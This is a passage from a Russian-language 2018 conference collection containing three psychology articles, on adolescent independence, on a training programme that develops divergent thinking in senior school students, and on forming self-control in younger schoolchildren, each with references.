[6] Вульфсон Б.Л. Стратегия развития образования на Западе на пороге XXI века. М.: Изд-во УРАО, 1999. – 208 с.

[7] Болдыш С.К. Джангозина Д.М. «Дуальное обучение – ядро национальной системы образования» // Материалы международной научно-практической конференции «Наука и

образование в современном мире». – Караганда. – 2014. – Том 4. – С.148-152.

© С.К. Болдыш, 2018

ПСИХОЛОГИЧЕСКИЕ НАУКИ

А.С. Северьянов,
студент 5 курса напр. «Психолого-
педагогическое образование»,
e-mail: severyanov.1992@mail.ru,
ОГТИ (филиал) ОГУ
г. Орск

ПСИХОЛОГИЧЕСКИЕ УСЛОВИЯ РАЗВИТИЯ САМОСТОЯТЕЛЬНОСТИ В ПОДРОСТКОВОМ ВОЗРАСТЕ

Аннотация: Данная статья посвящена теоретическим аспектам исследования развития самостоятельности в подростковом возрасте, рассматриваются психологические особенности детей подросткового возраста, раскрываются возрастные и индивидуальные особенности проявления самостоятельности.

Ключевые слова: самостоятельность, подросток, формирование самостоятельности.

На каждом этапе происходит приращение в субъектности, то есть способности управлять своей активностью на более и более высоких уровнях организации деятельности (от субъекта действия к субъекту деятельности).

На уровне развития субъект деятельности степень самостоятельности в реализации деятельности у человека минимальна. Мотивация к деятельности осуществляется внутри системы «взрослый–ребенок». Именно взрослый создает ситуацию, в которой ребенку становится интересно, лично значимо заняться предлагаемой деятельностью. Ставит цель, разбивает ее на задачи, планирует шаги по достижению цели – взрослый, предлагая ребенку присоединиться к решению частных задач. Активность и самостоятельность ребенка проявляется на этапе реализации действия. Оценку результата осуществляет взрослый, присоединяя ребенка на уровне обсуждения, обоснования делаемых оценок. Рефлексия на этом

уровне развития субъектности представлена для ребенка, скорее, в плане эмоций, удовлетворения сделанным.

Под самостоятельностью мы понимаем некоторое свойство характера, которое проявляется в том, что человек инициативен, имеет адекватную самооценку и чувствует личную ответственность за то, что он делает. Поведение человека тесно связано с работой его мыслей, с чувствами и с его волей. Связь эта имеет две стороны: для формирования самостоятельных суждений и поступков необходимо, чтобы у человека были правильно сформированы эмоциональные и мыслительные процессы; развитие самостоятельности постепенно делает более крепкими и развивает способности к принятию собственных высокомотивированных решений и к их выполнению невзирая на трудности. [1]

Разные литературные источники по-разному интерпретируют самостоятельность. Этому уделялось внимание еще в конце 19 века. В трудах К.Н. Вентцеля описывалось, насколько важно формирование самостоятельности для детей дошкольного возраста. Отечественные педагоги на протяжении 20 века изучали самостоятельность ребенка в связи с тем, чтобы обучать детей жизни. Исследователи считали развитие самостоятельности одним из важнейших принципов развития личности. Согласно С.Л. Рубинштейну самостоятельность – это неотъемлемое качество целостной личности, которое объединяет рациональность, эмоциональность и волю в человеке. В.Д. Иванов отмечал в своих работах, что самостоятельности присуща абсолютность, ведь быть свободным и самостоятельным, живя среди людей, просто невозможно. Т.е. так или иначе человек всегда ведом кем-то или чем-то, а это значит, что самостоятельно находиться в социуме просто невозможно.

Также по мнению Т.В. Марковой, самостоятельность связана с другими людьми, без которых человек не может проявлять самостоятельность. Ведь если изолировать личность, у нее просто не будет необходимости проявлять самостоятельность от кого-либо. Некоторые словари описывают самостоятельность как независимость и свободу человека от внешних воздействий. Самостоятельный человек способен

действовать без внешней поддержки, он не поддается на принуждения и не нуждается в помощи. Самостоятельный человек действует независимо, имеет свои собственные суждения, проявляет инициативность и решителен в своих действиях. Психологи описывают самостоятельность, как проявление волевой личности, которое проявляется в том, что человек действует согласно собственной инициативы, он ставит перед собой цель, без помощи окружающих находит способы ее достижения и достигает ее. В педагогических словарях под самостоятельностью понимается некоторое свойство характера, которое проявляется в том, что человек инициативен, имеет адекватную самооценку и чувствует личную ответственность за то, что он делает. Также самостоятельность – это этап, на котором происходит становление личности человека. На протяжении жизни иногда человек встречается с необходимостью преодолевать этот этап.[2]

Интересно то, что уже в младшем возрасте дети начинают стремиться к самостоятельности. Эта потребность становится очевидной уже в раннем детском возрасте, и важно развивать ее и поддерживать. Человек только в том случае сможет самостоятельно действовать, когда он в полном объеме усвоил данную деятельность и стал ее носителем. Поэтому еще самостоятельность ребенка можно воспринимать, как период формирования целостной деятельности. Самостоятельность является критерием, овладел ли он этой деятельностью в полной мере. Самостоятельность является одним из главных качеств личности человека. Она проявляется в том, что человек способен сам ставить перед собой конкретную цель, настойчиво своими силами добивается ее достижения, относится к этому очень ответственно, действует сознательно и проявляет инициативу не только в повседневной обстановке, но и в необычных условиях, которые требуют от него принятия нестандартных решений.[3]

Также есть точка зрения, что самостоятельность – это особое психическое состояние, при котором человек:

ставит перед собой цель; держит в голове конечную цель своих действий и организует себя так, чтобы достичь этой цели; способен действовать даже в сложных обстоятельствах без

помощи других людей. Сверяет полученный результат с тем, что планировал достичь ранее. Проанализировав все возможные определения для понятия «самостоятельность», мы сделали вывод, что под самостоятельностью нужно понимать такое качество личности, при котором человек проявляет инициативу, критически относится к себе, осознает собственную ответственность за осуществление деятельности, умеет эту деятельность планировать, ставит перед собой конкретные задачи, находит без помощи окружающих способы ее решения, и решает ее, опираясь на свои знания, навыки и опыт. Еще интересное определение самостоятельности у А.А. Люблинской, которая утверждает, что самостоятельность ребенка не возникает сама по себе, и не рождается маленький человек самостоятельным. Это качество необходимо развивать. Развитие самостоятельности можно и нужно начинать уже в дошкольный период детства.

Субъект собственного действия может сам выбирать, каким образом он будет реализовывать поставленную перед ним задачу. Так, в приведенном примере дети могут сами выбрать, что будет делать каждый из них во время представления. И оценить свой результат они могут уже самостоятельно, так как они сами определяли содержание своего действия, то есть участвовали в выработке критериев хорошего результата.

Таким образом, подводя итог сказанному, можно говорить о том, что приобретая опыт самостоятельной деятельности, ребенок (подросток) наращивает свою умелость в управлении деятельностью. Необходимыми условиями такого преобразования являются:

- осуществление всех этапов самостоятельной деятельности (самостоятельно, рядом с взрослым или вместе с взрослым);

- творчески преобразующий характер участия, то есть ребенок не просто наблюдает за тем, как кто-то воплощает цель, а осуществляет самостоятельные действия по ее реализации;

- помощь ребенку в осмыслении процесса самостоятельной деятельности (прежде всего, тех этапов, на которых он был активен);

- личная заинтересованность, субъективное принятие

ребенком предлагаемой ему деятельности.[4]

Литература и примечания:

[1] Возрастная психология: Детство, отрочество, юность: Хрестоматия: Учебное пособие для вузов / сост. и науч. ред. В. С. Мухина, А. А. Хвостов. – 6-е изд., стереотип. – М.: Академия, 2017. – 624 с.

[2] Воротилкина, И.М. Развитие самостоятельности в онтогенезе / И.М. Воротилкина // Физическая культура: воспитание, образование, тренировка – 2015. -№ 4.-16-18с.

[3] Гиллер, Ю.И. Социология самостоятельной личности / Ю.И. Гиллер. – М.: Академический Проект: Гаудеамус, 2016.– 223с

[4] Ермолаева, М.В. Психология развития: учебное пособие / М.В. Ермолаева.– 3-е изд., стер. – М.: МПСИ; 2016.– 372 с.

© А.С. Северьянов, 2018

*А.С. Трифонов,
магистрант 2 курса профиль
«Практическая психология»,
e-mail: andrewtrifonov.s@yandex.ru,
науч. рук. Н.А. Вдовина,
к. психол. н., доц.,
МГПИ им. М.Е. Евсевьева,
г. Саранск*

ТРЕНИНГ КАК ТЕХНОЛОГИЯ РАЗВИТИЯ ДИВЕРГЕНТНОГО МЫШЛЕНИЯ СТАРШЕКЛАССНИКОВ

Аннотация: данная статья посвящена проблеме использования психотехнологий в развитии дивергентного мышления, в частности проанализированы взгляды и подходы в изучении психотехнологий, выделена структура, правила проведения тренинговых занятий, подобраны упражнения, направленные на развитие дивергентного мышления старшеклассников.

Ключевые слова: психологический тренинг, дивергентное мышление, развитие дивергентного мышления, старшеклассники, технология развития, упражнения.

Под психотехнологиями мы понимаем практический инструментарий, который ориентирован на более широкое взаимодействие студентов или учеников не только с преподавателем, но и друг с другом и на доминирование их активности в процессе обучения. Использование в учебном процессе психотехнологий позволяет проявляться творческому базису личности, так как активизирует внутренние ее механизмы, ориентирует на мобилизацию познавательных сил и стремлений обучаемых, на пробуждение самостоятельного интереса к познанию, становление собственных способов деятельности, в развитии умения концентрироваться на творческом процессе. К психотехнологиям мы относим тренинг.

В последнее десятилетие слово «технология» все чаще употребляется специалистами в области педагогики и

психологии. В психологической литературе либо совсем не рассматривается содержание данного понятия, либо термин имеет неоднозначное значение. Анализ литературы показал, что технология понимается как искусство, мастерство, умение, совокупность методов обработки, изменения состояния.

Так, в педагогической литературе довольно широко используется термин «педагогическая технология». Существует разнообразие определений этого понятия дает определение педагогической технологии как совокупности психолого-педагогических установок, определяющих специальный набор и компоновку форм, методов, способов, приемов обучения, воспитательных средств; она есть организационно-методический инструментарий педагогического процесса. Как отмечает В.И. Долгова, такие авторы, как В.П. Беспалько, В.М. Монахов, Т.П. Сальникова, под термином «педагогическая технология» понимает продуманную во всех деталях модель совместной педагогической деятельности по проектированию, организации и проведению учебного процесса с безусловным обеспечением комфортных условий для учащихся и учителя [1].

По определению ЮНЕСКО педагогическая технология – это системный метод создания, применения и определения всего процесса преподавания и усвоения знаний с учетом технических и человеческих ресурсов и их взаимодействия, ставящий своей задачей оптимизацию форм образования.

Таким образом, проанализировав различные определения понятия, можно сделать вывод, что содержательная сторона термина сводится к следующему: технология – это совокупность методов обработки, изготовления, изменения состояния, состава, формы сырья, материала или полуфабриката, осуществляемых в процессе производства.

В тоже время современное понимание тренинга включает в себя многие традиционные методы групповой психотерапии и психокоррекции, что вынуждает искать его истоки в разнообразных направлениях клинической психотерапии в «группах». Это подразумевает использование активных групповых методов практической психологии для работы со здоровыми людьми с целью решения задач по развитию и совершенствованию качеств, необходимых для улучшения их

социального бытия и профессиональной деятельности. Особенно четко эту позицию сформулировал С. И. Макшанов, который определяет тренинг как многофункциональный метод преднамеренных изменений психологических феноменов человека, группы и организации. Центральной категорией здесь выступает категория изменения. Тренинговое воздействие направляется на достижение позитивных изменений участников, повышение степени их «конгруэнтности» с собой и окружающей средой [4].

В этой связи нам наиболее близко определение тренинга, которое дает в своей книге Ю. Н. Емельянов: «Термин «тренинг», по нашему мнению, в структуре русской психологической речи должен использоваться не для обозначения методов обучения, а для обозначения методов развития способностей к обучению и овладению любым видом деятельности» [2].

В своей научной статье о понятии психологического тренинга как технологии Ю. В. Макаров, проанализировав подходы к изучению этого термина, предлагает свое определение психологического тренинга: «Психологический тренинг есть технология психологического воздействия на личность, осуществляемая в единстве и последовательности процессов обучения, коррекции и развития» [3].

Опираясь на определение, сформулированное Ю. В. Макаровым, в психологическом тренинге по развитию дивергентного мышления будут использоваться технологии психологического воздействия в качестве многократного повторения той или иной задачи в разных вариациях, что, предположительно должно привести к росту уровня развития дивергентного мышления.

Таким образом, использование в учебном процессе психотехнологий позволяет проявляться творческому базису личности, так как активизирует внутренние ее механизмы, ориентирует на мобилизацию познавательных сил и стремлений обучаемых, на пробуждение самостоятельного интереса к познанию, становление собственных способов деятельности, в развитии умения концентрироваться на творческом процессе. В тоже время современное понимание тренинга включает в себя

многие традиционные методы групповой психотерапии и психокоррекции, что вынуждает искать его истоки в разнообразных направлениях клинической психотерапии в «группах». Это подразумевает использование активных групповых методов практической психологии для работы со здоровыми людьми с целью решения задач по развитию и совершенствованию качеств, необходимых для улучшения их социального бытия и профессиональной деятельности. Но стоит уделять внимание наполнению занятий и упражнений, они должны быть похожими. Их похожесть должна проявляться в продолжении и тренировке того, чего на этом тренинге хочет добиться участник, и того, что ставит целью автор. Опираясь на определение, сформулированное Ю. В. Макаровым, в психологическом тренинге по развитию дивергентного мышления будут использоваться технологии психологического воздействия в качестве многократного повторения той или иной задачи в разных вариациях, что, предположительно должно привести к росту уровня развития дивергентного мышления [3].

Для развития дивергентного мышления, нами был специально разработан психологический тренинг развития. Дивергентное мышление подразумевает работу в усиленном режиме, как одиночную, так и групповую. Несомненной является для учёных прямая зависимость дивергентности и творчества. В этой связи, одним из самых распространенных упражнений по развитию дивергентного мышления будет являться мозговой шторм. Тем не менее, не стоит ограничиваться лишь этим способом или его вариациями. Основываясь на этих умозаключениях, и была составлена рабочая программа по развитию креативности и дивергентного мышления в виде психологического тренинга.

Цель: развитие дивергентного мышления старшекласников.

Задачи:

- повышение уровня развития дивергентного мышления старшекласников;
- повышение уровня развития творческих способностей старшекласников;
- формирование уровня осведомленности о собственных

способностях.

После изучения уровня развития дивергентного мышления старшеклассников, встает логичный вопрос – что делать дальше? Не менее очевидным становится ответ – необходимо предпринять попытку по улучшению имеющихся показателей. Для этих целей был выбран комплекс занятий, объединенных в тренинг.

Программа тренинга предусматривает 4 блока занятий: сплочение тренинговой группы, настройка на интенсивную работу, в этом блоке будет проводиться подробное знакомство тренинговой группы с задачами, которые мы перед собой ставим и результатами, на которые мы рассчитываем по истечении тренинга. Следующим блоком будет развитие дивергентного мышления, это те занятия и упражнения, которые направлены непосредственно на развитие именно дивергентного мышления. Как бы то ни было, непосредственно дивергентное мышление развивать нельзя, это одна из составных частей мышления в целом, но именно в этом блоке акцент сделан на дивергенцию. Предпоследний этап это: развитие творческих способностей, мы полагаем, что чередование занятий на развитие дивергентного мышления и творческих способностей положительно скажется на результате. Творческие способности, в том числе мышление, непременно поспособствует в дальнейшей деятельности испытуемых, кроме того, это может оказать влияние на мотивацию к развитию дивергентного мышления самостоятельно, после окончания тренинга. Заключительный этап тренинга: закрепление полученных знаний, в этом блоке большая часть времени деятельности тренинговой группы уделяется рефлексии и подведению итогов всех упражнений, некоторые из упражнений будут вариативно повторяться, что и должно, по нашему мнению, закрепить у старшеклассников полученный опыт.

Каждое занятие состоит из 4 упражнений продолжительностью 1,5 часа каждый. Всего 14 занятий и 56 упражнений. После каждого из занятий проводится рефлексия.

Структура занятий выглядит следующим образом:

1. Ритуал приветствия.
2. Упражнение для настройки на работу.

3. Основные упражнения для развития уровня дивергентного мышления.

4. Рефлексия.

На тренинге использовались следующие правила, для его максимальной продуктивности и пользы:

1. Правило одного микрофона – когда говорит один – все остальные слушают и не мешают.

2. Правило уважения друг к другу.

3. Правило беззвучности – все электронные приборы должны быть либо выключены, либо находится в беззвучном режиме.

4. Правило конфиденциальности – все, что происходило за время тренинга, не покидает тренинговой группы.

5. Правило «СТОП» – когда беседа уходит от заданной темы, необходимо использовать условный сигнал в виде слова стоп.

6. Правило личной активности – каждый из присутствующих на тренинге должен принимать участие в общей работе.

7. Правило отсутствия критики и безоценочности высказываний.

8. Правило объективности суждений.

9. Правило искренности.

10. Правило толерантности [2].

В тренинге были использованы следующие упражнения: «Я люблю, конечно, всех», «Подводная лодка», «Упражнение Джеффа», «Ограниченный рассказ», «Убийца в комод», «Утонувший шарик», «Обратный мозговой штурм», «Ролевая игра «Кто подставил Кролика Роджера?», «Я – чародей», «Продолжи рисунок», «Что? Где? Когда?», «Слово на букву», «Зачем хвосту тело?», «Продолжи ряд», «Харальд I Синезубый», «Чернильные пятна», «Поджигатель», «Город N», «Миелофон», «Словодел», «Прослушка», «Крокодил», «Созидание» и др.

Улучшение у старших подростков знания о собственных шаблонах мышления приводит к улучшению самоконтроля и более эффективному обучению. Большую роль в развитии дивергентного мышления старших подростков оказывают условия учебной деятельности и принципы образовательно-

педагогической деятельности.

В связи с тем, что развитие творческой деятельности, и дивергентного мышления необходимо начинать с начального общего образования, был предложен ряд решений, способствующих их развитию. На данный момент не существует единой концепции творческой деятельности, тем не менее, именно дивергентное мышление считается определяющей составляющей креативности.

Литература и примечания:

[1] Долгова В.И. Психофизиологические детерминанты готовности к инновационной деятельности / В.И. Долгова. – Челябинск: Вестник Челябинского государственного педагогического университета. – 2013. – № 12. – С. 17–24.

[2] Емельянов Ю.Н. Социально-психологический тренинг: проблемы и перспективы. – М.: МГУ, 1982. – 168 с.

[3] Макаров Ю.В. Психологический тренинг как технология. – СПб.: Известия Российского Государственного Педагогического Университета им. А.И. Герцена. – 2012. – С. 61–66.

[4] Макшанов С.И. Психология тренинга: Теория. Методология. Практика. – СПб.: Образование, 1997 – 238 с.

© А.С. Трифонов, Н.А. Вдовина, 2018

*А.Ю. Швацкий,
к.пс.н., доц.,
Орский гуманитарно-технологический
институт (филиал) ОГУ,
г. Орск*

ФОРМИРОВАНИЕ САМОКОНТРОЛЯ У МЛАДШИХ ШКОЛЬНИКОВ В УЧЕБНОЙ ДЕЯТЕЛЬНОСТИ

Аннотация: данная статья посвящена анализу проблемы развития самоконтроля в младшем школьном возрасте, в частности, рассмотрены подходы отечественных авторов к определению понятия самоконтроля, выделены основные уровни проявления самоконтроля и стадии формирования навыков самоконтроля в процессе учебной деятельности.

Ключевые слова: самоконтроль, младший школьный возраст, учебная деятельность, уровни самоконтроля

Самоконтроль является одним из наиболее важных факторов успешной жизнедеятельности человека, который позволяет ему удерживать неблагоприятные в данной ситуации стремления и действия, эффективно выстраивать собственное поведение и деятельность. Благодаря самоконтролю человеку удастся приспособливаться к требованиям социума и успешно контактировать с окружающими, сдерживать собственные действия и эмоции, не подходящие к ситуативным условиям, корректно осуществлять любую деятельность и поддерживать оптимальный баланс между собственными желаниями и необходимостью.

Исключительное значение в развитии самоконтроля имеет младший школьный возраст, связанный с поступлением ребенка в школу и освоением им новой социальной ситуации развития. В этот период ведущим видом деятельности становится учеба. Включение в учебную деятельность способствует «повороту ребенка на себя» (Д.Б. Эльконин), развитию у него рефлексии, что, в свою очередь, обеспечивает успешное формирование таких элементов деятельности, как контроль и самоконтроль.

Проблема формирования самоконтроля является одной из

актуальных в современной психолого-педагогической науке. Существуют различные подходы к трактовке понятия «самоконтроль», однако наиболее обобщенным является следующее определение: «Самоконтроль – это процесс, посредством которого человек оказывается в состоянии управлять своим поведением в условиях противоречивого влияния социального окружения или собственных биологических механизмов» [1, с.423].

Проблеме самоконтроля в деятельности человека посвящены работы таких отечественных авторов, как: П.К. Анохин, Н.А. Богачкина, В.А. Иванников, А.В. Карпов, А.Г. Маклаков, Г.С. Никифоров, Ю.М. Орлов и др. Многие авторы рассматривают самоконтроль как один из основных регулятивных процессов, присущих человеку, суть которого заключается в отслеживании хода собственной деятельности, тщательном наблюдении за всеми ее составляющими для своевременной корректировки отклонений в поведении и деятельности.

Принято выделять три уровня реализации личностью самоконтроля: высокий, средний и низкий.

Человек, имеющий высокий уровень самоконтроля, в большинстве ситуаций самостоятелен, инициативен, активен, принимает решения на свою ответственность, не ждет помощи и поддержки, во многих решениях выбирает правильный вариант.

Люди со средним самоконтролем уверенно чувствуют себя в привычных ситуациях, но боятся новых, из-за чего могут совершать множество ошибок. Однако отличительной особенностью этого уровня является желание избегать этих ошибок, поэтому человек перепроверяет полученные данные и исправляет погрешности. Человек с таким уровнем менее инициативен, для принятия решения ему требуется авторитетное мнение, он часто сомневается и подвергает критическому анализу собственные поступки.

Низкий уровень самоконтроля характеризуется неспособностью регулировать собственную деятельность: человек может быть либо пассивен, инертен, либо убежден в абсолютной истине своих высказываний и поступков, что может приводить к обострению отношений с окружающими из-за

отсутствия интереса к другому мнению. Такой человек с трудом придерживается устоявшегося плана в своей деятельности, тяжело приспосабливается к новизне, ему требуется большое количество времени для вхождения в новые отношения, и даже сформированный стереотип у него зачастую не срабатывает в новых условиях [2].

Ключевым этапом становления навыков самоконтроля считается младший школьный возраст. У младших школьников самоконтроль только начинает формироваться, поэтому чаще всего он находится на достаточно низком уровне развития. Основную причину этого некоторые авторы видят в отсутствии мотивации к оцениванию своей деятельности и контроля над ее осуществлением благодаря тому, что весь контроль ложится на плечи учителя. Ребенок, получающий чрезмерное количество внешнего контроля, не заинтересован в выработке собственного, от чего и детская самооценка становится пассивной и неадекватной [3].

Формирование самоконтроля будет успешным, если в основу данного процесса заложен механизм интериоризации, т.е. переход от внешнего наблюдения к внутреннему качеству, в ходе которого педагогам необходимо способствовать возникновению и развитию самоконтроля как внутренней потребности ребенка.

Анализ психолого-педагогической литературы и результаты собственного экспериментального исследования позволили выделить четыре стадии формирования самоконтроля в младшем школьном возрасте.

1. Полное отсутствие любых видов контроля и самоконтроля. Эта стадия потому является первой, что проявляется при ознакомлении с новым, еще не изученным материалом, разбором структуры, осознанием значимости, важности для ребенка. Младший школьник еще не выявил для себя желаемый образ результата, а значит, еще не может контролировать процесс его достижения. Когда ребенок приступает к изучению материала, у него отсутствует и самоконтроль, и контроль с внешней стороны. Оценивание на этой стадии также не происходит.

2. Полный самоконтроль. Данная стадия характерна для

выполнения учеником заданий, предложенных для самостоятельного прохождения. Здесь деятельность становится целенаправленной, опредмеченной, у ребенка формируется внутренний эталонный образец, к которому он стремится, благодаря чему осуществляется постоянный и итоговый контроль над собственной деятельностью, а также контроль со стороны родителей и учителей. Самооценивание осуществляется постоянно по ходу выполнения деятельности, а в итоге происходит оценка полученного результата и собственного вклада в его достижение.

3. Выборочный самоконтроль. Осуществляется при проведении плановых контрольных и самостоятельных работ, при сдаче отчетов и т.д. Готовясь к сдаче таких проверочных работ, ребенок повторяет изученный материал, актуализирует главную информацию, отсеивает малозначимое, структурирует и актуализирует основное содержание. Самоконтроль осуществляется по выбору в наиболее значимых местах материала, оценивание позволяет ребенку выделить проблемы и сосредоточить внимание на необходимых аспектах.

4. Отсутствие самоконтроля, видимого извне. Материал получен, изучен, актуализирован и применяется ребенком без непосредственного включения самоконтроля и контроля со стороны педагогов, в результате чего и оценивание отступает на второй план, так как знания получены и осмыслены, а также оценены непосредственно до этой стадии.

Литература и примечания:

- [1] Психологический словарь / авт.-сост. В.Н. Копорулина и др. – Ростов-н/Д: Феникс, 2009. – 640 с.
- [2] Никифоров Г. С. Самоконтроль человека. – СПб.: Питер, 2015. – 292 с.
- [3] Мор Г. Я. Формирование навыков самоконтроля и взаимоконтроля у учащихся // Начальная школа. – 2013. – №11. – С. 38-43.